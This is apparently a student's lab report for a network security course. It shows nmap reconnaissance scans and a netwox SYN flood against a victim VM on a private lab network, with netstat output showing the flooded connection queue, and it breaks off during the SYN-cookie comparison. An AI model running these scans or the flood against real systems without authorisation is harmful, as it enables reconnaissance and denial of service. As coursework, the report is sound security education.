HW 2: TCP/IP Vulnerability Analysis

Aadith Thiruvallarai
UIN: 230004717
CSCE 465: Computer & Network Security

10/01/2023

Assigned Tasks

(1) Surveilance Techniques (20 pts): Complete.
(2) SYN Flooding Attack (20 pts): Complete.
(3) TCP RST Attacks on telnet & ssh (15 pts): Incomplete Scapy Implementation & Complete.
(4) TCP RST Attacks on Video Streaming Applications (15 pts): Complete.
(5) TCP Session Hijacking (20 pts): Complete.
(6) TCP Pattern Investigation (10 pts): Complete.
(7) EXTRA CREDIT - ARP Cache Poisoining (20 pts): Started.

Notes

I am utilizing 3 different VMs, each with their own IP addresses and designated roles, within different tasks:

1. 192.168.64.3
2. 192.168.64.4
3. 192.168.64.5

1. Surveilance Techniques (20 pts)


The attacker is designated as the device with the virtual machine with the IP address of 192.168.64.4 and the victim is designated as the VM with the IP address 192.168.64.5.

The CLI tool nmap is utilized to conduct a TCP connect scan, a TCP SYN (stealth) scan, a FIN scan, a raw IP Ping scan, and a UDP scan.

The TCP connect scan is executed with the command :

```
$ nmap –p– –sT 192.168.64.5
```

The "-p-" argument scans all available ports. The "-sT" argument specifies a TCP connect scan.



The TCP SYN scan is executed with the command:

$ sudo nmap –p– –sS 192.168.64.5

Administrator level access is needed for a TCP SYN scan because a raw packet is being sent which is why the command is run with "sudo". The "-sS" argument specifies to execute a TCP SYN Scan.


```
aaditht@extra-vm:~/hw2$ sudo nmap -p- -sS 192.168.64.5
[sudo] password for aaditht:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-03 04:43 UTC
Nmap scan report for 192.168.64.5
Host is up (0.00037s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: BA:A7:86:A4:48:91 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

We can additionally run this command, now that we know all open ports:

$ sudo nmap –d ––packet–trace –p 22 –sS 192.168.64.5


The "-d" argument increases the debug level. The "–packet-trace" argument reports exactly what the nmap command is doing at the packet level in addition with any other desired command flags.



The FIN scan is executed with the command:

```
$ sudo nmap –p– –sF 192.168.64.5
```

The "-sF" argument specifies to conduct a TCP FIN scan.



The raw IP Ping scan is executed with the command:


```
$ nmap –n –sn ––send–ip 192.168.64.5
```

The "-n" argument ensures the nmap command doesn't do reverse DNS lookups to save time. The "-sn" argument specifices an IP ping scan. The "–send-ip" argument sends a raw IP packet.

The UDP scan is executed with the command:

```
$ sudo nmap –sU –v 192.168.64.5
```


The "-sU" argument specificies a UDP scan. The "-v" argument enables verbose mode.



Finally, we conducted an OS fingerprinting nmap command:

```
$ sudo nmap –O ––osscan–guess ––osscan–limit 192.168.64.5
```

The "-O" argument specifies an OS fingerprinting scan. The "–osscan-guess" argument enables the guessing of the operating system, if there isn't conclusive evidence on which operating system it could be. The "–osscan-limit" argument limits the number of OS detection attempts, ensuring the scan is made less intrusive.




2. SYN Flooding Attack (20 pts)

The attacker is specified as the virtual machine with the IP address 192.168.64.4. The victim is specified as the virtual machine with the IP address 192.168.64.5.

Turning the SYN Cookie Countermeasure Off:

This is the initial usage of the queue before the attack is conducted. Keep in mind that the limit is 256.




The attack is conducted on the attacker VM, using the command:

```
$ sudo netwox 76 –i "192.168.64.5" –p 22
```

This is after the attack is conducted:
It should also be noted that the VM becomes almost unusable and has to be turned off and on to be usable again.

```
aaditht@aaditht-vm-3:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:35273         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.64.5:22         210.169.89.144:1217     SYN_RECV
tcp        0      0 192.168.64.5:22         47.57.228.135:13329     SYN_RECV
tcp        0      0 192.168.64.5:22         245.162.88.221:45109    SYN_RECV
tcp        0      0 192.168.64.5:22         124.147.229.248:6497    SYN_RECV
tcp        0      0 192.168.64.5:22         223.88.160.183:12079    SYN_RECV
tcp        0      0 192.168.64.5:22         45.105.157.115:33759    SYN_RECV
tcp        0      0 192.168.64.5:22         74.48.114.156:44089     SYN_RECV
tcp        0      0 192.168.64.5:22         86.226.23.134:34209     SYN_RECV
tcp        0      0 192.168.64.5:22         102.167.56.103:1098     SYN_RECV
tcp        0      0 192.168.64.5:22         175.164.57.146:44054    SYN_RECV
tcp        0      0 192.168.64.5:22         198.46.105.235:48182    SYN_RECV
tcp        0      0 192.168.64.5:22         171.59.181.144:16440    SYN_RECV
tcp        0      0 192.168.64.5:22         179.89.155.171:58495    SYN_RECV
tcp        0      0 192.168.64.5:22         214.66.4.202:60517      SYN_RECV
tcp        0      0 192.168.64.5:22         74.19.75.12:3499        SYN_RECV
tcp        0      0 192.168.64.5:22         76.241.111.28:31012     SYN_RECV
tcp        0      0 192.168.64.5:22         165.55.76.69:1717       SYN_RECV
tcp        0      0 192.168.64.5:22         161.43.56.55:53780      SYN_RECV
tcp        0      0 192.168.64.5:22         143.222.236.191:29420   SYN_RECV
tcp        0      0 192.168.64.5:22         176.38.161.147:2536     SYN_RECV
tcp        0      0 192.168.64.5:22         249.70.171.23:6459      SYN_RECV
tcp        0      0 192.168.64.5:22         88.152.105.18:20741     SYN_RECV
tcp        0      0 192.168.64.5:22         14.250.160.161:41274    SYN_RECV
tcp        0      0 192.168.64.5:22         216.157.19.76:13038     SYN_RECV
tcp        0      0 192.168.64.5:22         95.184.49.128:45963     SYN_RECV
tcp        0      0 192.168.64.5:22         122.206.183.237:7988    SYN_RECV
tcp        0      0 192.168.64.5:22         188.128.116.13:1126     SYN_RECV
tcp        0      0 192.168.64.5:22         160.25.126.71:49833     SYN_RECV
tcp        0      0 127.0.0.1:60562         127.0.0.1:35273         ESTABLISHED
tcp        0      0 192.168.64.5:22         155.46.171.178:23437    SYN_RECV
tcp        0      0 192.168.64.5:22         95.48.55.2:14851        SYN_RECV
tcp        0      0 192.168.64.5:22         87.123.155.43:48458     SYN_RECV
tcp        0      0 192.168.64.5:22         51.231.192.96:8658      SYN_RECV
tcp        0      0 192.168.64.5:22         84.210.71.246:30352     SYN_RECV
tcp        0      0 127.0.0.1:60576         127.0.0.1:35273         ESTABLISHED
tcp        0      0 192.168.64.5:22         48.21.224.199:10667     SYN_RECV
tcp        0      0 192.168.64.5:22         16.233.110.11:52990     SYN_RECV
tcp        0      0 192.168.64.5:22         153.101.234.8:8505      SYN_RECV
tcp        0      0 192.168.64.5:22         25.220.169.252:11918    SYN_RECV
tcp        0      0 192.168.64.5:22         195.26.102.116:9656     SYN_RECV
tcp        0      0 192.168.64.5:22         155.228.243.75:35547    SYN_RECV
tcp        0      0 127.0.0.1:35273         127.0.0.1:60562         ESTABLISHED
tcp        0      0 192.168.64.5:22         154.145.94.252:48437    SYN_RECV
tcp        0      0 192.168.64.5:22         51.121.199.168:1139     SYN_RECV
tcp        0      0 192.168.64.5:22         34.26.128.143:25301     SYN_RECV
tcp        0      0 192.168.64.5:22         9.145.126.60:23058      SYN_RECV
tcp        0      0 192.168.64.5:22         213.39.252.130:45175    SYN_RECV
tcp        0      0 192.168.64.5:22         153.212.161.199:36320   SYN_RECV
tcp        0      0 192.168.64.5:22         178.114.146.78:64864    SYN_RECV
tcp        0      0 192.168.64.5:22         216.161.52.86:49909     SYN_RECV
tcp        0      0 192.168.64.5:22         21.138.166.199:54345    SYN_RECV
tcp        0      0 192.168.64.5:22         59.102.47.45:48259      SYN_RECV
tcp        0      0 192.168.64.5:22         84.245.175.107:7591     SYN_RECV
tcp        0      0 192.168.64.5:22         12.48.76.59:3827        SYN_RECV
```

```
tcp        0      0 192.168.64.5:22         138.176.25.180:63849    SYN_RECV
tcp        0      0 192.168.64.5:22         167.207.91.142:65515    SYN_RECV
tcp        0      0 127.0.0.1:35273         127.0.0.1:60576         ESTABLISHED
tcp        0      0 192.168.64.5:22         247.8.226.172:55550     SYN_RECV
tcp        0      0 192.168.64.5:22         82.34.189.18:29163      SYN_RECV
tcp        0      0 192.168.64.5:22         12.57.222.219:61327     SYN_RECV
tcp        0      0 192.168.64.5:22         130.18.168.178:53662    SYN_RECV
tcp        0      0 192.168.64.5:22         7.14.187.73:6350        SYN_RECV
tcp        0      0 192.168.64.5:22         8.131.109.16:3421       SYN_RECV
tcp        0      0 192.168.64.5:22         46.156.180.152:50185    SYN_RECV
tcp        0      0 192.168.64.5:22         27.102.36.56:54040      SYN_RECV
tcp        0      0 192.168.64.5:22         134.82.57.68:36853      SYN_RECV
tcp        0      0 192.168.64.5:22         82.2.62.175:48990       SYN_RECV
tcp        0      0 192.168.64.5:22         11.238.165.153:51552    SYN_RECV
tcp        0      0 192.168.64.5:22         8.28.215.160:2858       SYN_RECV
tcp        0      0 192.168.64.5:22         93.117.105.148:4420     SYN_RECV
tcp        0      0 192.168.64.5:22         116.139.180.242:22307   SYN_RECV
tcp        0      0 192.168.64.5:22         153.202.130.255:17138   SYN_RECV
tcp        0      0 192.168.64.5:22         61.123.151.201:18032    SYN_RECV
tcp        0      0 192.168.64.5:22         195.92.83.123:5273      SYN_RECV
tcp        0      0 192.168.64.5:22         202.164.6.79:13641      SYN_RECV
tcp        0      0 192.168.64.5:22         151.62.30.224:15381     SYN_RECV
tcp        0      0 192.168.64.5:22         102.237.168.158:54398   SYN_RECV
tcp        0      0 192.168.64.5:22         59.41.237.55:35757      SYN_RECV
tcp        0      0 192.168.64.5:22         1.86.178.246:21860      SYN_RECV
tcp        0      0 192.168.64.5:22         152.230.234.186:37728   SYN_RECV
tcp        0      0 192.168.64.5:22         207.82.95.14:12701      SYN_RECV
tcp        0      0 192.168.64.5:22         31.255.72.203:55264     SYN_RECV
tcp        0      0 192.168.64.5:22         247.128.137.15:10093    SYN_RECV
tcp        0      0 192.168.64.5:22         49.174.244.160:1868     SYN_RECV
tcp        0    528 192.168.64.5:22         192.168.64.1:60011      ESTABLISHED
tcp        0      0 192.168.64.5:22         7.40.37.31:26705        SYN_RECV
tcp        0      0 192.168.64.5:22         217.183.170.247:64721   SYN_RECV
tcp        0      0 192.168.64.5:22         152.95.37.4:20009       SYN_RECV
tcp        0      0 192.168.64.5:22         154.245.127.53:11784    SYN_RECV
tcp        0      0 192.168.64.5:22         141.128.145.230:47919   SYN_RECV
tcp        0      0 192.168.64.5:22         1.25.16.180:52787       SYN_RECV
tcp        0      0 192.168.64.5:22         210.24.178.37:58766     SYN_RECV
tcp        0      0 192.168.64.5:22         126.234.227.227:12129   SYN_RECV
tcp        0      0 192.168.64.5:22         219.99.30.38:12756      SYN_RECV
tcp        0      0 192.168.64.5:22         91.130.168.156:33135    SYN_RECV
tcp        0      0 192.168.64.5:22         25.239.213.244:20101    SYN_RECV
tcp        0      0 192.168.64.5:22         77.65.148.3:58671       SYN_RECV
tcp        0      0 192.168.64.5:22         29.248.57.254:34688     SYN_RECV
tcp        0      0 192.168.64.5:22         29.129.102.87:9333      SYN_RECV
tcp        0      0 192.168.64.5:22         187.62.212.131:15976    SYN_RECV
tcp        0      0 192.168.64.5:22         170.149.191.151:40626   SYN_RECV
tcp        0      0 192.168.64.5:22         181.140.138.147:8697    SYN_RECV
tcp        0      0 192.168.64.5:22         74.13.60.6:56950        SYN_RECV
tcp        0      0 192.168.64.5:22         49.45.86.109:56881      SYN_RECV
tcp        0      0 192.168.64.5:22         110.192.136.213:13759   SYN_RECV
tcp        0      0 192.168.64.5:22         155.87.210.66:15045     SYN_RECV
tcp        0      0 192.168.64.5:22         219.212.208.63:23210    SYN_RECV
tcp        0      0 192.168.64.5:22         193.25.11.54:64726      SYN_RECV
tcp        0      0 192.168.64.5:22         104.40.72.181:22601     SYN_RECV
tcp        0      0 192.168.64.5:22         205.134.23.3:2919       SYN_RECV
tcp        0      0 192.168.64.5:22         214.185.162.78:53576    SYN_RECV
tcp        0      0 192.168.64.5:22         87.228.50.24:30260      SYN_RECV
tcp        0      0 192.168.64.5:22         240.186.104.184:6585    SYN_RECV
tcp        0      0 192.168.64.5:22         41.50.196.147:44897     SYN_RECV
```




tcp	0	0	192.168.64.5:22	59.41.237.55:35757	SYN_RECV
tcp	0	0	192.168.64.5:22	1.86.178.246:21860	SYN_RECV
tcp	0	0	192.168.64.5:22	152.230.234.186:37728	SYN_RECV
tcp	0	0	192.168.64.5:22	207.82.95.14:12701	SYN_RECV
tcp	0	0	192.168.64.5:22	31.255.72.203:55264	SYN_RECV
tcp	0	0	192.168.64.5:22	247.128.137.15:10093	SYN_RECV
tcp	0	0	192.168.64.5:22	49.174.244.160:1868	SYN_RECV
tcp	0	528	192.168.64.5:22	192.168.64.1:60011	ESTABLISHED
tcp	0	0	192.168.64.5:22	7.40.37.31:26705	SYN_RECV
tcp	0	0	192.168.64.5:22	217.183.170.247:64721	SYN_RECV
tcp	0	0	192.168.64.5:22	152.95.37.4:20009	SYN_RECV
tcp	0	0	192.168.64.5:22	154.245.127.53:11784	SYN_RECV
tcp	0	0	192.168.64.5:22	141.128.145.230:47919	SYN_RECV
tcp	0	0	192.168.64.5:22	1.25.16.180:52787	SYN_RECV
tcp	0	0	192.168.64.5:22	210.24.178.37:58766	SYN_RECV
tcp	0	0	192.168.64.5:22	126.234.227.227:12129	SYN_RECV
tcp	0	0	192.168.64.5:22	219.99.30.38:12756	SYN_RECV
tcp	0	0	192.168.64.5:22	91.130.168.156:33135	SYN_RECV
tcp	0	0	192.168.64.5:22	25.239.213.244:20101	SYN_RECV
tcp	0	0	192.168.64.5:22	77.65.148.3:58671	SYN_RECV
tcp	0	0	192.168.64.5:22	29.248.57.254:34688	SYN_RECV
tcp	0	0	192.168.64.5:22	29.129.102.87:9333	SYN_RECV
tcp	0	0	192.168.64.5:22	187.62.212.131:15976	SYN_RECV
tcp	0	0	192.168.64.5:22	170.149.191.151:40626	SYN_RECV
tcp	0	0	192.168.64.5:22	181.140.138.147:8697	SYN_RECV
tcp	0	0	192.168.64.5:22	74.13.60.6:56950	SYN_RECV
tcp	0	0	192.168.64.5:22	49.45.86.109:56881	SYN_RECV
tcp	0	0	192.168.64.5:22	110.192.136.213:13759	SYN_RECV
tcp	0	0	192.168.64.5:22	155.87.210.66:15045	SYN_RECV
tcp	0	0	192.168.64.5:22	219.212.208.63:23210	SYN_RECV
tcp	0	0	192.168.64.5:22	193.25.11.54:64726	SYN_RECV
tcp	0	0	192.168.64.5:22	104.40.72.181:22601	SYN_RECV
tcp	0	0	192.168.64.5:22	205.134.23.3:2919	SYN_RECV
tcp	0	0	192.168.64.5:22	214.185.162.78:53576	SYN_RECV
tcp	0	0	192.168.64.5:22	87.228.50.24:30260	SYN_RECV
tcp	0	0	192.168.64.5:22	240.186.104.184:6585	SYN_RECV
tcp	0	0	192.168.64.5:22	41.50.196.147:44897	SYN_RECV
tcp	0	0	192.168.64.5:22	33.31.30.207:10227	SYN_RECV
tcp	0	0	192.168.64.5:22	50.247.251.84:56804	SYN_RECV
tcp	0	0	192.168.64.5:22	154.171.108.153:43914	SYN_RECV
tcp	0	0	192.168.64.5:22	107.151.236.4:13002	SYN_RECV
tcp	0	0	192.168.64.5:22	203.99.196.81:35680	SYN_RECV
tcp	0	0	192.168.64.5:22	196.81.209.33:5164	SYN_RECV
tcp	0	0	192.168.64.5:22	112.31.221.184:32197	SYN_RECV
tcp	0	0	192.168.64.5:22	103.141.35.77:44006	SYN_RECV
tcp	0	0	192.168.64.5:22	54.40.205.179:33439	SYN_RECV
tcp	0	0	192.168.64.5:22	63.60.33.69:20843	SYN_RECV
tcp	0	0	192.168.64.5:22	54.239.155.231:16579	SYN_RECV
tcp	0	0	192.168.64.5:22	156.87.21.163:9573	SYN_RECV
tcp	0	0	192.168.64.5:22	190.165.143.122:55227	SYN_RECV
tcp	0	0	192.168.64.5:22	60.232.20.168:11888	SYN_RECV
tcp	0	0	192.168.64.5:22	14.219.41.250:64235	SYN_RECV
tcp	0	0	192.168.64.5:22	162.58.249.9:13531	SYN_RECV
tcp	0	0	192.168.64.5:22	125.197.198.73:31690	SYN_RECV
tcp	0	0	192.168.64.5:22	169.177.61.62:7145	SYN_RECV
tcp	0	0	192.168.64.5:22	203.203.171.86:20648	SYN_RECV
tcp6	0	0	:::22	:::*	LISTEN
udp	0	0	127.0.0.53:53	0.0.0.0:*	
udp	0	0	192.168.64.5:68	0.0.0.0:*	
raw6	0	0	:::58	:::*	7


Turning the SYN Cookie Countermeasure On:

This is the initial usage of the queue before the attack is conducted. Keep in mind that the limit is 256.

```
aaditht@aaditht-vm-3:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:45793         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0     22 127.0.0.1:45793         127.0.0.1:59998         ESTABLISHED
tcp        0      0 192.168.64.5:22         192.168.64.1:60088      ESTABLISHED
tcp        0      0 127.0.0.1:45793         127.0.0.1:59992         ESTABLISHED
tcp        0     32 192.168.64.5:33990      20.189.173.2:443        LAST_ACK
tcp        0     32 192.168.64.5:34000      20.189.173.2:443        LAST_ACK
tcp        0      0 127.0.0.1:59998         127.0.0.1:45793         ESTABLISHED
tcp        0      0 127.0.0.1:59992         127.0.0.1:45793         ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 192.168.64.5:68         0.0.0.0:*
raw6       0      0 :::58                   :::*                    7
```

